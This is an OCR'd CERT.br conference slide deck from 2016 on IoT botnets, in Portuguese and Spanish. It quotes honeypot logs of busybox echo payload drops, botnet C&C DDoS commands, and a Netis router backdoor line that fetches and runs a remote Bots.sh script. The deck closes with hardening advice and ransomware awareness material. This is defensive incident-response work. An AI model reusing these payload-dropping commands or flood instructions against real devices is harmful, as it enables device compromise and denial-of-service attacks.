nic.br cgi.br | cert.br

LAC-CSIRTs Meeting San José

September 28th, 2016

San José, CR

Observações sobre o impacto da IoT no tratamento de incidentes de segurança e updates sobre atividades recentes

Lucimara Desiderá, M.Sc.
lucimara@cert.br

cert.br nic.br cgi.br

Botnets de Dispositivos IoT

CPEs, DVRs, CCTVs, NAS, roteadores domésticos, etc

***Malware* se propaga geralmente via Telnet**


Explora Senhas Fracas ou Padrão

- **muitas vezes são "*backdoors*" dos fabricantes**


Foco em dispositivos com versões "enxutas" de Linux

- **para sistemas embarcados**
- **arquiteturas ARM, MIPS, PowerPC, etc**


Notificações ao CERT.br:
***Scans* por porta em 2015**




Notificações ao CERT.br:
Scans por 23/TCP – 2013 a jun/2016



DIAMOND MODEL OF DDOS (IOT) BRAZIL



@iceman4391



@bc2fast

@iceman4391 (aka Brandon) ←→ ¿@bc2fast?
- http://ddos.yt
- http://www.geocities.jp/arc_ocd/log0x40.html

- **Distribuido geográficamente**

Más de 1351 fuentes únicas
774 Vietnam
128 Brasil
81 Turquía
80 Rumanía
67 Taiwan

Adversario

usos

desarrolla

Implantada a través de

Infraestructura

- **Infraestructura Bots (IoT)**
  - Admin de Cámaras (Linux Recortado)
- **Botnet IRC**
  - Variante de Lizard Stresser
    - https://github.com/gh0std4ncer/lizkebab
  - 2 Servidores de botmasters usando comandos por IRC
    - Holanda Quasi Networks

Capacidades (TTP)

- **Ciber adversario mediano**
  - C2 Comandos de ataque de DDoS (HOLD/JUNK/UDP/TCP)
    - UDP 443 → bankline.itau.com.br: 443: 1400 bytes (chr) RND

```
2016-04-22 12:41:33.276686: !* HOLD 200.*.*.* 443 120
2016-04-22 12:49:27.487482: !* UDP 200.*.*.* 80 120 32 1400 10
2016-04-22 13:11:28.938349: !* TCP 200.*.*.* 443 120 32 syn 1 10
```

  - Escaner para encontrar otros dispositivos IoT vulnerables con root como contraseña de superusuario
  - Mecanismos para ejecutar comandos de shell

Se conecta a

explota

Víctima

Instituciones financieras, gubernamentales e ISP's en Brasil principalmente

> 300 Gbps ¡No amplificados!

ARBOR NETWORKS

http://www.lacnic.net/web/eventos/lacnic25-agenda-lacsec#viernes

Detalhes do que Estamos vendo nos *Honeypots* Distribuídos

cert.br nic.br cgi.br

Exemplo de Propagação via “echo”

```
2016-04-20 13:57:42 IP: xx.xxx.xxx.167, cmd: "busybox echo –ne"\x7f\x45\x4c
\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\
x00\x00\xb0\x81\x00\x00\x34\x00\x00\x00\x30\xed
\x00\x00\x02\x00\x00\x04\x34\x00\x20\x00\x04\x00\x28\x00\x11\x00\x10\x00\x01\
x00\x00\x70\x18\xdb\x00\x00\x18\x5b\x01\x00\x18\x5b
\x01\x00\x10\x00\x00\x00\x10\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x01\
x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x80\x00\x00\x28\xdb
\x00\x00\x28\xdb
\x00\x00\x05\x00\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00\x00\xe0\x00\x00\x00\
xe0\x01\x00\x00\xe0\x01\x00\xec
\x02\x00\x00\x08\x67\x00\x00\x06\x00\x00\x00\x00\x80\x00\x00\x51\xe5\x74\x64\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x07\x00\x00\x00\x04\x00\x00\x00\x0d\xc0\xa0\xe1\xf0\xdf\x2d
\xe9\x04\xb0\x4c\xe2\xf0\xaf\x1b
\xe9\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x47\xc0\x46\x08\x47\
xc0\x46\x10\x47\xc0\x46\x18\x47\xc0\x46\x20” >> /dev/dvrshelper"

2016-04-20 13:57:44 IP: xx.xxx.xxx.167, cmd: "busybox echo -ne"\x47\xc0\x46
\x28\x47\xc0\x46\x30\x47\xc0\x46\x38\x47\xc0\x46\x40\x47\xc0\x46\x48\x47\xc0\
x46\x50\x47\xc0\x46\x58\x47\xc0\x46\x60\x47\xc0\x46\x68\x47\xc0\x46\x70\x47\x
c0\x46\x10\x40\x2d\xe9\x2c\x40\x9f
\xe5\x00\x30\xd4\xe5\x00\x00\x53\xe3\x06\x00\x00\x1a\x20\x30\x9f
\xe5\x00\x00\x53\xe3\x1c\x00\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f
\x11\x01\x30\xa0\xe3\x00\x30\xc4\xe5\x10\x40\xbd\xe8\x1e\xff\x2f
\xe1\xf0\xe2\x01\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x04\xe0\x2d
\xe5\x40\x30\x9f\xe5\x00\x00\x53\xe3\x04\xd0\x4d\xe2\x38\x00\x9f
\x15\x38\x10\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x30\x00\x9f
\xe5\x00\x30\x90\xe5\x00\x00\x53\xe3\x03\x00\x00\x0a\x24\x30\x9f
\xe5\x00\x00\x53\xe3\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x04\xd0\x8d
\xe2\x04\xe0\x9d\xe4\x1e\xff\x2f
\xe1\x00\x00\x00\x00\x00\xe0\x01\x00\xf4\xe2\x01\x00\x0c
\xe0\x01\x00\x00\x00\x00\x00\xb0\xa0\xe3\x00\xe0\xa0\xe3\x04\x10\x9d
\xe4\x0d\x20\xa0\xe1\x04\x20” >> /dev/dvrshelper"

[... continua...]
```

Primeiro Binário Construído

```
# file
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1

# strings
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
 (!$
 (!$
mips
GCC: (GNU) 4.9.2
.shstrtab
.MIPS.abiflags
.reginfo
.text
.rodata
.comment
.pdr
.gnu.attributes
.mdebug.abi32
```

Dados Obtidos Após Execução em Sandbox

Comunicação do dispositivo com um IP externo passando como parâmetro a arquitetura (via `http://detux.org/`):

```
[xxx.xx.x.xx:58489 --> xx.xxx.xxx.xxx:23]
mips
[xx.xxx.xxx.xxx:23 --> xxx.xx.x.xx:58489]
ELF...
```

Binário enviado como resposta:

```
# file
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1
```

Binário Final

```
# strings
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
[...]
PONG!
TELNET
GETLOCALIP
My IP: %s
HOLD
JUNK
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
%sWelcome to the botnet %s:%s BUILD: [%s] :)%s
[33m
GAYFGT
v1.0
PONG
%s 2>&1
xx.xxx.xx.164:23
[...]
```

Comandos de Ataques DDoS vistos em C&C: **Antes do Início dos Jogos** (Testes?)

```
2016-07-12 15:41:59 CC: xx.xxx.xx.xxx:23,
     cmd: "!* HOLD [vitima1] 443 300"

2016-07-12 15:43:22 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK“

2016-07-12 15:56:20 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima2] 80 60"

2016-07-12 16:00:23 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima3] 179 60"

2016-07-12 16:01:25 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK"

2016-07-12 16:02:02 CC: xx.xxx.xx.xxx:23,
     cmd: "!* JUNK [vitima4] 179 60"

2016-07-12 16:02:39 CC: xx.xxx.xx.xxx:23,
     cmd: "!* KILLATTK"
```

Comandos de Ataques DDoS vistos em C&C: **Durante os Jogos**

```
2016-08-03 23:37:13 CC: xxx.xxx.x.xxx:23, cmd: ". GETFLOOD
      [vitima1*] 80 / 60"
2016-08-03 23:39:21 CC: xxx.xxx.x.xxx:23, cmd: ". POSTFLOOD
      [vitima1*] 80 /?login.php&username=owned 120"

2016-08-06 20:18:58 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima3] 179 400"

2016-08-06 20:26:00 CC: xxx.xxx.x.xxx:23, cmd: "!* UDP
      [vitima3] 179 500 32 500 10"

2016-08-06 20:27:24 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima3] 179 500"

2016-08-06 20:30:10 CC: xxx.xxx.x.xxx:23, cmd: "!* HOLD
      [vitima2] 80 500"

2016-08-06 20:31:11 CC: xxx.xxx.x.xxx:23, cmd: "!* TCP
      [vitima2] 80 500 32 syn 0 10"

2016-08-06 20:35:31 CC: xxx.xxx.x.xxx:23, cmd: "!* JUNK
      [vitima2] 80 500"

2016-08-19 14:36:51 CC: xx.xx.xxx.xxx:23, cmd: "! GETFLOOD
      [vitima1*] / 80 30"
```

Outro tipo de "*backdoor*" do fabricante: **Comandos não autenticados via 53413/UDP**

Propagação:

```
U 2016/09/22 00:52:24.071688 xx.xx.xx.168:33916 ->
    xxx.xx.xx.73:53413

  AA..AAAA cd /tmp; rm -rf Bots.sh; wget -q
    http://xxx.xx.xx.249/Bots/Bots.sh; sh Bots.sh; rm -rf * &..
```

Mais em: ***Surge in Exploit Attempts for Netis Router Backdoor (UDP/53413)***
https://isc.sans.edu/forums/diary/Surge+in+Exploit+Attempts+for+Netis+Router+Backdoor+UDP53413/21337/

Semana passada:
620Gbps contra o Blog do Brian Krebs

BBC NEWS

Massive web attack hits security blogger

22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the **website** of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.

http://www.bbc.co.uk/news/amp/37439513

Recomendações

cert.br nic.br cgi.br

Como lidar com IoT:
Se você for usuário

Assumir que os dispositivos virão com sérios problemas

- necessário fazer *hardening*
- testar em ambiente controlado
- assumir que terá um "*backdoor*" do fabricante

Considerar uma rede de gerência

- isolar os dispositivos completamente

Antes de comprar

- verificar se o fabricante possui política de atualização de *firmware*

Ao fazer a implantação, planejar

- se haverá algum esquema de gerência remota
- como atualizar remotamente

Ser criterioso ao escolher o fornecedor

- fazer testes, identificar qual o *chipset*, verificar histórico de tratamento de vulnerabilidades do fabricante do *chipset*, etc

Dificuldades de fazer análise / perícia

Como lidar com IoT:
Se você for desenvolvedor

Não usar protocolos obsoletos

Usar criptografia e autenticação forte

Não ter senha do dia, senha padrão não documentada, *reset* de configuração via rede, etc

***Defaults* seguros**

Atualização

- **precisa ser possível**
- **necessário prever algum mecanismo de autenticação**

Usar práticas de desenvolvimento seguro

Updates:
Novo material

cert.br nic.br cgi.br

Ransomware

Ações já realizadas:

- Atualização do Material de “Códigos Maliciosos”
  - Fascículo
  - *Slides* para aulas e palestras
  - Novo personagem e *slogan* “Você tem *backup*?”
- Destaques *online*:
  - http://cartilha.cert.br/ - destaque para este assunto
  - http://cartilha.cert.br/ransomware/ - área com detalhes
- Resumo da prevenção:
  - ter *backup*
  - evitar infecções – aqui se aplica tudo que se aplica para qualquer *malware* (por isso a opção de atualizar o Fascículo de Códigos Maliciosos, ao invés de gerar material dedicado)

Próximas Ações:

- Vídeo explicando como funciona e como se proteger
- Ações junto a entidades que possam alertar empresas associadas
- Ações em redes sociais para estimular prevenção dos usuários finais

Obrigada!
Thank you!
¡Gracias!

www.cert.br

lucimara@cert.br @certbr

September 28th, 2016

nic.br cgi.br

www.nic.br | www.cgi.br